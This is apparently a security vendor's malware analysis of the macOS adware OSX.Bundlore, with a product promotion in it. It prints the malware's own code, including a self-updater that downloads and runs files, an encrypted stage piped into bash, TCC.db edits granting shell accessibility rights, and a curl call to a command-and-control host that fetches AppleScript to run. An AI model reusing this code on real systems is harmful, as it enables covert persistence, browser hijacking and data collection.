OSX.Bundlore

By Ruslana Lishchuk

Published: 2019-04-17 · Archived: 2026-04-05 12:43:55 UTC

In this article you will find the following:

Since 2015, macOS Bundlore has been a noticeable phenomenon in the macOS security landscape. It's known for using different techniques to bypass macOS security measures, such as disguising itself as an innocent program. Once it makes its way onto your Mac, it bombards you with advertisements. Despite its age, Bundlore is still active, which means all Mac users should be wary of it.

What is OSX.Bundlore


macOS Bundlore, **also known as OSX.Bundlore and sometimes Crossrider**, is a form of adware—a type of malware that displays unwanted advertisements and installs software products offered by affiliates. It's an adware delivery method whose primary feature is that **it installs adware applications** in a "bundle," in other words, together with the applications that the user wants to install themselves.


The authors of macOS Bundlore try to keep up with Apple's latest security patches. For example, on macOS versions prior to 10.13, macOS Bundlore installed a malicious browser extension that hijacked user search. Now, on macOS versions 10.13 and 10.14, custom user profiles are used to perform the same hack because the previous approach is now blocked by macOS security.

What does Bundlore do

macOS Bundlore applications **display intrusive pop-up ads**, which may redirect users to malicious websites or prompt them to submit personal information. Infected software may also collect user-system information, such as IP addresses, queries entered into search engines, URLs visited, pages viewed, passwords, and so on. The adware also reduces browser performance.

The main goal of Bundlore is to earn money for attackers, who are typically rewarded for all the clicks and impressions that the adware earns. They can also earn affiliate commission for quietly installing certain software on a user's Mac without their knowledge.

> ***A note from our experts:***
>
> *Catching a virus is always frustrating. Luckily, you can remove it using an antivirus solution. MacKeeper's Antivirus removes viruses from your Mac and protects it from potential threats.*
>
> ***Here's how to use Antivirus:***
>
> 1. ***Download and install MacKeeper**.*
> 2. *Select **Antivirus** in the sidebar when MacKeeper opens.*
> 3. *Click **Start Scan** to find macOS Bundlore or any other malicious software that might be hiding on your machine.*
> 4. *Remove the virus from your Mac.*
>
> 
>
>
> ***Step 1. MacKeeper > Start Scan > Antivirus***



Step 2. Remove macOS Bundlore virus

How Bundlore malware is dangerous to your Mac


You might assume that Bundlore isn't as bad as other viruses or spyware on Mac. After all, we're all used to seeing ads whenever we browse the internet. However, it's a lot more than just a slight irritation. In addition to slowing down your Mac and overwhelming you with pop-ups and banner ads, Bundlore infections will often lead users to much nastier malware, viruses, and ransomware.

If you accidentally click on an ad displayed by Bundlore, there's a risk that you'll be redirected to a site that downloads dangerous software to your computer. This software might hold your data hostage, or steal sensitive information that can be used to blackmail you or steal from you. Whatever the case may be, Bundlore isn't something you want to have on your Mac.

How does macOS Bundlore get installed on users' computers

macOS Bundlore uses ads of free software or updates to spread. It'll often tempt unsuspecting users with helpful tools and utilities or big updates for third-party software like Adobe Flash Player. Of course, none of these things are genuine—they're just designed to fool you into installing the Bundlore virus.

In general, when software is downloaded from unofficial sources (torrents, pop-up ads, unofficial websites), the risk of getting malware like macOS Bundlore is high. Some believe that Macs are immune to threats like this, but that's simply not true—Apple computers get viruses just like Windows PCs.



Example of a macOS Bundlore dropper download page

How does macOS Bundlore overcome macOS protection mechanisms

Over the years, macOS Bundlore has evolved to overcome the latest security protection mechanisms built into macOS. In earlier versions of the operating system, such as 10.12 and older, Bundlore exploited flaws on macOS by posing as an innocent update to a genuine piece of software.


Apple fixed these flaws in macOS 10.12.2 by moving TCC.db, an accessibility database that was previously open to exploits, under System Integrity Protection (SIP). This ensures that even with root access to your system, malware cannot change critical system files and settings.

Moreover, **in macOS 10.14**, Apple added Mail, Messages, Safari, Home, iTunes data files, and Time Machine backups to the list of files protected by SIP. Another new security feature is that Apple removed the possibility of downloading third-party extensions that aren't available in the Safari Extensions Gallery.

> ***Important:***
>
> *Attackers using Bundlore have found **new ways to force their way onto Macs**. In more recent versions, key functionalities are bundled into one package—not split across multiple binaries and bash scripts. Bundlore has also been made compatible with the latest Safari App Extention format (.appex).*
>
> *This makes it easier for Bundlore to pose as an official software update for a popular piece of software and circumvent macOS protections. What's more, **it uses WebTools to create multiple blocking windows**, so a user won't be able to stop the installation process or see what it executes if they become suspicious.*

How the Bundlore malware works

Regardless of which version of Bundlore is attacking your machine, **the process usually begins with a bash script called Install.sh**, which downloads an archive with an application called mm-install-macOS from a remote server. **It then extracts its content to a temporary directory and executes it, like so:**



In earlier versions of Bundlore, WebTools modified the TCC.db database to be able to control other applications with AppleScript. But now TCC.db is under SIP, third-party applications can't access and exploit it, even with administrator permissions, until SIP is turned off.

WebTools uses interesting techniques to bypass SIP, which are made up of the following steps:

- macOS Bundlore command-and-control communication
- macOS Bundlore privilege escalation, defense evasion, and persistence
- macOS Bundlore advertisement delivery

macOS Bundlore command-and-control communication

As we mentioned earlier, macOS Bundlore **disguises itself as a software update package, often called MyMacUpdater**. The main purpose of the updater is to fetch malicious packages from a server and install them. The updater has its own LaunchAgent, and it checks for updates every 12 hours. If a new version is found, it downloads it and then executes the downloaded file.

Here's what the update method looks like:

```
def check_for_update(self):
    self.report_to_server("checking for updates")
    latest_version = self.get_latest_version()
    print "Server version: %s\nCurrent version: %s" % (latest_version,self.args['current_version'])
    if latest_version == self.args['current_version']:
        print "Up to date"
        return False
    tmp_dir = tempfile.mkdtemp(dir='/private/tmp')
    filename = self.download_file(tmp_dir)
    if filename is not None:
        self.report_to_server("Executing update version %s" % latest_version)
        process = Popen(filename,shell=True)
        process.communicate()
        if process.returncode == 0:
            self.report_to_server("update completed successfully")
            self.args['current_version'] = latest_version
            self.create_config()
        else:
            self.report_to_server("ERROR: update execution failed (return code=%d)" % process.returncode)
    else:
        self.report_to_server("ERROR: failed to download update")
    shutil.rmtree(tmp_dir,True)
```

macOS Bundlore privilege escalation, defense evasion, and persistence

WebTools, a component of Bundlore, is a Mach-O (short for Mach object) file that invokes an in-built system function to decrypt the following execution stage and send it as input to /bin/bash for execution.

```
    TQ+j50x5tYKf0w80DYMseyhsMuEOyOXGM1456kfnHuS4K0pmEta8AgqHIeGgUDsNwyk7p0tbYnv/
IgXuTU53nf79T3HAYPI9BsY3YmPmZnaoAAGcNcoA7xfgcs73gC7Jozw46biPP/6cM3t+IZy2RhzU0U06
epnrl21oUDSK36wMx16NA05ZegHMumH2Bahnsh9lEmoNTl2iwyXyL1JT0vMVE6WISjq6sVzVE" |
    openssl aes-256-cbc -a -A -d -k 1518427592 | bash -s
```

At the next stage, multiple actions are performed. WebTools checks whether any of its brands are already installed. Brands are different names for the ad delivery component. In fact, **all brands are the same binary file, as we see in the code here:**

```
existingCheck() {
    /bin/echo "++ existingCheck ..."
    brands=(flashmall webshoppers webshoppy smartshoppy shoptool shoppytool coolshopper easyshopper liveshoppers smart-shoppy easy-shopper
        bestwebshoppers hotshoppy bestsmartshoppers myshopmate myshopbot surfmate surfbuyer couponizer shoppinizer shopperify mycouponize myshopcoupon)
    brandExists=false
    for currBrand in "${brands[@]}"; do
        isProcessFound=$(/bin/ps aux | /usr/bin/grep -i $currBrand | /usr/bin/grep -v bash | /usr/bin/grep -v '\.bin' | grep -v grep | /usr/bin/wc -l)
        if [[ $isProcessFound -gt 0 ]]; then
            brandExists=$currBrand
        fi
    done
    if [[ $brandExists == false ]]; then
        return 0
    else
        tracking c5=$brandExists
        tracking "currins=webtoolsRI"
        return 1
    fi
}
```

Next, WebTools downloads and installs the ad delivery component—an application that injects malicious JavaScript code with AppleScript into a browser. **In our test, it's called MyCouponsmart, but many others are likely in use.** This package is installed in the Applications folder.

WebTools then achieves persistence with LaunchAgent or LaunchDaemon, depending on the permission it has. It makes a backup for the ad delivery component under the user's Application Support directory with a dot in front of the application name, so it's hidden.

After the installation, WebTools gets information about macOS and Safari versions. If a macOS version is 10.12 or older and a Safari version is 10 or older, it modifies the TCC.db database to enable AppleScript access to applications like Terminal, Safari, or Chrome so that it can interact with them.


```
    if [[ "${osxVer}" == *"10.11"* ]] || [[ "${osxVer}" == *"10.12"* ]]; then
        /usr/bin/sqlite3 <<EOF
.open '${TCCDB}'
insert or replace into access values('kTCCServiceAccessibility','com.apple.Terminal',0,1,1,NULL,NULL);
insert or replace into access values('kTCCServiceAccessibility','com.googlecode.iterm2',0,1,1,NULL,NULL);
insert or replace into access values('kTCCServiceAccessibility','com.apple.ScriptEditor2',0,1,1,NULL,NULL);
insert or replace into access values('kTCCServiceAccessibility','com.apple.RemoteDesktopAgent',0,1,1,NULL,NULL);
insert or replace into access values('kTCCServiceAccessibility','com.apple.Safari',0,1,1,NULL,NULL);
insert or replace into access values('kTCCServiceAccessibility','org.mozilla.firefox',0,1,1,NULL,NULL);
insert or replace into access values('kTCCServiceAccessibility','${callingBinFile}',1,1,1,NULL,NULL);
insert or replace into access values('kTCCServiceAccessibility','/usr/bin/osascript',1,1,1,NULL,NULL);
insert or replace into access values('kTCCServiceAccessibility','/bin/bash',1,1,1,NULL,NULL);
insert or replace into access values('kTCCServiceAccessibility','/bin/sh',1,1,1,NULL,NULL);
insert or replace into access values('kTCCServiceAccessibility','/usr/bin/sudo',1,1,1,NULL,NULL);
```

To be able to run JavaScript code in Safari, WebTools enables the developer menu and modifies authorizationdb. **If Firefox is installed, WebTools deploys a malicious browser extension.**

In the end, WebTools runs a post-installation check to verify that an ad delivery component was installed, that persistence was achieved, and to ensure it can run JavaScript in Safari and Chrome. Installation progress is reported to a remote server.

macOS Bundlore advertisement delivery

The ad delivery's main executable is a bash script called stubLaunch, which decodes a Base64-encoded .enc file inside the ad delivery's folder and runs it. A decoded binary creates a pipe and fork. The parent process decrypts the payload and writes it to the pipe, while the child process reads data from the pipe and sends it to a newly created Python process.



A Python custom-encrypted code is written to a pipe payload. But it's trivial to decrypt it because **we have a decryption function, as seen here:**

```
# coding: UTF-8
import sys
l1_cp_ = sys.version_info [0] == 2
l11_cp_ = 2048
l111l_cp_ = 7
def l1lll_cp_ (ll_cp_):
    global l1l_cp_
    l1l11_cp_ = ord (ll_cp_ [-1])
    l111l_cp_ = ll_cp_ [:-1]
    l1l1_cp_ = l1l11_cp_ % len (l111l_cp_)
    l11l_cp_ = l111l_cp_ [:l1l1_cp_] + l111l_cp_ [l1l1_cp_:]
    if l1_cp_:
        l1ll_cp_ = unicode () .join ([unichr (ord (char) - l11_cp_ - (l111_cp_ + l1l11_cp_) % l11ll_cp_) for l111_cp_, char in enumerate (l11l_cp_)])
    else:
        l1ll_cp_ = str () .join ([chr (ord (char) - l11_cp_ - (l111_cp_ + l1l11_cp_) % l11ll_cp_) for l111_cp_, char in enumerate (l11l_cp_)])
    return eval (l1ll_cp_)
    exec l1lll_cp_ (u"\xffffffe0\xfffffa0\xffffffab\xffffffe0\xfffffa0\xffffffac\xffffffe0\xfffffa0\xffffffad\xffffffe0\xfffffa1\xfffffa9\xffffffe0
```

After decrypting, decoding, and decompressing, there's another obfuscated Python code, including strings encrypted with the above-mentioned algorithm. We decrypted all strings and renamed all classes and functions. **The most interesting thing about the final Python code is the following "if" statement:**

```
if d['out_of_browser'] == 'on':
    print "OOB"
    Evil2_init = Evil2(md5_serial_number, d['brand'], d['source'], d['guid'])
    Evil2_init.run()
else:
    print "inBrowser"
    Evil_init = Evil(d['tracking_url'],d['guid'],d['source'],d['brand'],int(d['dt']),d['home'],d['app_dir'], md5_serial_number)
    Evil_init.run()
```

The "out of browser" key decides how macOS Bundlore will interact with a browser. If it is off, as a default value, **it'll run Evil_init.run() method**. Run method checks if its files were removed and tries to restore them from a backup, **as you can see here:**

```
def run(self):
    counter = 0
    try:
        while True:
            if not os.path.exists(app_dir_fullpath):
                restore_backup = self.removal_detection()
                if not restore_backup:
                    print "%s uninstalled by user, quitting" % brand
                    exit(0)
            self.inject_browser()
            if counter == 20 * 60:
                self.evil_dict['isn'] = 800
            sleep(1)
            counter +=1
    except KeyboardInterrupt:
        pass
```

The inject_browser component, seen below, tries to inject malicious JavaScript code into a browser with AppleScript and reports the status to a server:

```
def inject_browser(self):
    tracking_url = self.generate_tracking_url(self.url_servicejs_components,self.evil_dict)
    if os.path.exists("/Applications/Safari.app"):
        inject_safari = self.safari_inject_string % (guid_,self.source,brand,tracking_url)
        return_code = self.execute_applescript(inject_safari)
        status = Number.int_2 if return_code == 0 else Number.int_1
    else:
        status = Number.int_4
    self.report_browser_injection_status("safari",status)
    if os.path.exists("/Applications/Google Chrome.app"):
        inject_chrome = self.chrome_inject_string % (guid_,self.source,brand,tracking_url)
        return_code = self.execute_applescript(inject_chrome)
        status = Number.int_2 if return_code == 0 else Number.int_1
    else:
        status = Number.int_4
    self.report_browser_injection_status("chrome",status)
```

If the “out of browser” key is set to “on,” it’ll run Evil2_init.run()method instead, as you can see below. This run method retrieves RC4-encrypted AppleScript from another server and executes it.

```
def get_applescript(self):
    key = "webtools-836sH117w"
    evil_string_2 = "js*&^" + "#" + "hjd@*&SJLK12s"
    base64_params = base64.b64encode("UID="+self.md5_serial_number+"&BRAND="+brand+"&GROUP=" +
                                                    self.source+"&CLICKID=" + self.guid)
    evil_url_path = "script/"+base64_params+"?key="+key
    evil_string_3 = evil_string_2+":"+evil_url_path
    m = hashlib.md5()
    m.update(evil_string_3.encode('utf-8'))
    evil_string_3_md5 = m.hexdigest()
    url = "https://auctioneer.50million.club/"+evil_url_path+"\\&hash="+evil_string_3_md5
    process = subprocess.Popen(
        ["curl "+url],
        stdout=subprocess.PIPE,
        stderr=subprocess.PIPE,
        shell=True
    )
    curl_response, err = process.communicate()
    decrypted_text = self.decrypt(curl_response)
    return decrypted_text
```

This decrypted AppleScript checks for running browsers, gets an “offerId” from a URL/server, and runs the following code to spawn a new window with an advertisement:


```
if doGetOffer then

    # get offer
    set offerId to my getOfferId(userId, currUrl, currTitle, userAgent, group, clickId)

    # show offer
    if offerId is not null then
        set clickUrl to serverUrl & "/offers/" & userId & "/" & offerId
        if runOn is "chrome" then
            tell application "Google Chrome"
                set w to make new window
                open location clickUrl
            end tell
        else if runOn is "safari" then
            tell application "Safari"
                make new document with properties {URL:clickUrl}
            end tell
        end if
    else
        log "no pop to display"
    end if
```

What does Bundlore infrastructure look like?

Many of the servers and domains used by Bundlore when we last tested it are no longer active, however, they seemed to remain live for a lot longer than others used to spread malware. We're not just talking weeks or months —some were live for years before they were eventually taken down.

For example, **the service.macinstallerinfo.com domain**, which went live in 2015, was still being used in 2019. Like others used by Bundlore, it was hosted on a Rackspace server in the US. Of course, the details of all domain registrants have been hidden by an anonymization service, domainsbyproxy.

Another interesting fact is that all domains related to this adware have subdomain events where all tracking information is sent by adware installers, and all of them point to one IP address, which is also located on the same hosting service. **This shows a connection for all components of macOS Bundlore:**



How to remove OSX.Bundlore

When it comes to removing Bundlore from Mac, there are a number of steps you should take, including:


1. Get rid of virus-related files and folders on your Mac
2. Delete malicious extensions from your browser
3. Remove virus programs

1. Get rid of virus-related files and folders on your Mac

